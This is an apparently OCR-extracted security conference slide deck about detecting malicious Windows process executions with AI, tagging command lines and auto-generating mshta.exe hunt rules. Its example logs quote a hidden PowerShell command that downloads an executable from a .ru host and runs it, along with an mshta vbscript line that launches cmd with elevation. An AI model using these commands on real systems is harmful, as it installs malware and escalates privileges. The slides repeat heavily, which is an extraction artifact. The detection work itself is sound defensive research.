|---|---|---|
| 100 | 101 | cmd.exe /c “powershell.exe -w hidden -noprofile -executionpolicy bypass (new-object system.net.webclient).downloadfile ('http://atoloawrd.ru/arox/nmc.exe?gJOHv','%TemP%PnY63.eXE'); InVOkE-WmiMethoD -Class Win32_PRoCEss -NamE CrEate -ArgumEntLIst '%TeMp%PnY63.EXE’” |

**Process Execution Log Example**

Identify Attributes → Generate Tags → Group on Similarity

/c powershell -w hidden -noprofile -executionpolicy bypass …

**First seen: 5/20/2018**
**Last observed: 8/20/2018**
**Times similar seen: 12**
**# malicious: 12**
**# benign: 0**

TAGS
- %temp%
- http
- .exe
- /c

**Short Term Memory Representation**

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# Command Line Argument Analysis

- Similarity measured on the Tags (exact match or Jaccard Similarity)

| PPID | PID | Process / Command Line |
|---|---|---|
| 100 | 101 | cmd.exe /c “powershell.exe -w hidden -noprofile -executionpolicy bypass (new-object system.net.webclient).downloadfile ('http://atoloawrd.ru/arox/nmc.exe?gJOHv','%TemP%PnY63.eXE'), InVOkE-WmiMethoD -Class Win32_PRoCEss -NamE CrEate -ArgumEntLIst '%TeMp%PnY63.EXE’” |

**Process Execution Log Example**

Identify Attributes → Generate Tags → Group on Similarity

/c powershell -w hidden -noprofile -executionpolicy bypass …

**First seen: 5/20/2018**
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**# malicious: 12**
**# benign: 0**

TAGS
- %temp%
- http
- .exe
- /c

**Short Term Memory Representation**

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
# Hunt Rule Performance

- Total "mshta.exe" samples: 48
  - 36 Malicious / 12 Benign

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
# Hunt Rule Performance

- Total "mshta.exe" samples: 48
  - 36 Malicious / 12 Benign

#1: mshta.exe c:\page.hta





LogicHub

# Hunt Rule Performance

- Total "mshta.exe" samples: 48
  - 36 Malicious / 12 Benign

#1: mshta.exe c:\page.hta





LogicHub

# Hunt Rule Performance

- Total "mshta.exe" samples: 48
  - 36 Malicious / 12 Benign

#1: mshta.exe c:\page.hta

#2: mshta.exe c:\invoice.hta




LogicHub

# Hunt Rule Performance

- Total "mshta.exe" samples: 48
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
#1: mshta.exe c:\page.hta

#2: mshta.exe c:\invoice.hta




LogicHub


# Hunt Rule Performance

- Total "mshta.exe" samples: 48
  - 36 Malicious / 12 Benign

#1: mshta.exe c:\page.hta

#2: mshta.exe c:\invoice.hta

#3: mshta.exe vbscript:CreateObject("Shell.Application").ShellExecute("cmd.exe","/c C:_.bat ::","","runas",1)(window.close)

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
# Hunt Rule Performance

- Total "mshta.exe" samples: 48
  - 36 Malicious / 12 Benign

Candidate Rule #1
process = mshta.exe entropy > 2.8
Malicious Coverage: 61%
False Positives: 0 False Negatives: 14

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
# Hunt Rule Performance

- Total "mshta.exe" samples: 48
  - 36 Malicious / 12 Benign

Candidate Rule #1
process = mshta.exe entropy > 2.8
Malicious Coverage: 61%
False Positives: 0 False Negatives: 14

Candidate Rule #2
process=mshta.exe entropy > 2.55
Malicious Coverage: 86%
False Positives: 3 False Negatives: 5

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
# Auto Generate Hunt Rule (mshta.exe)

Treat “Tags” as conditions to build simple decision tree from data

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
# Auto Generate Hunt Rule (mshta.exe)

Follow path from root to leaf nodes…

* Auto-generates hunt rules for each tool or technique.




“mshta.exe” parent=unknown cmd=*.exe cmd="*%temp%*"

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
# Auto Generate Hunt Rule (mshta.exe)

Follow path from root to leaf nodes…

* Auto-generates hunt rules for each tool or technique.

* Use rules based on expected false positive / true positive rates




"mshta.exe" parent=unknown cmd=*.exe cmd="*%temp%*"

0 False Positives

% Finds 13% of known malicious

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# Limitations

- This proof of concept was entirely based on Windows built-in tools and scripts, but can be extended
- If the attack is not visible in process execution logs, it will not be detected
- Novel techniques may not be caught by this approach
- Always opportunity to give the AI additional knowledge about Windows internals and relationships

# Comparison to EDR Solutions

- Some popular Enterprise Detection and Response (EDR) solutions offer ML / AI capabilities, others do not.
- Unique features of this proof of concept AI:
  - **Highly Dynamic AI.** Learns from a single example and scales its ML approach as the available data grows in size.
  - **Learns from your environment.** Accounts for unique tendencies in your environment and enables a feedback loop from investigations to automatically tune false positives.
  - **Knowledge-based approach.** Decisions are explainable to human analysts. It can provide closest matching benign / malicious examples that fed into its decision along with confidence scores, descriptions of tools, and reference material together with alerts.

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# Take-aways

- Benefits of host process execution logs
- We can fully automate the extraction of TTPs and automate threat detection based on small and large feeds of malicious / benign activity
- MITRE ATT&CK techniques and LOLBAS can be prioritized based on observed usage in attacks
- We can auto-generate hunt rules, understand rule performance, and visualize gaps from known malicious examples
- Code, data, analysis, and presentation can be found here:

https://github.com/egaus/wayfinder

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# About LogicHub

## Intelligent Security Automation for:

| | |
|---|---|
| Alert Triage | Reduce false positives by 95% |
| Incident Response | Reduce response times (MTTR) |
| Threat Hunting | Detect unknown threats |

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# Questions?

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#cyberaitech

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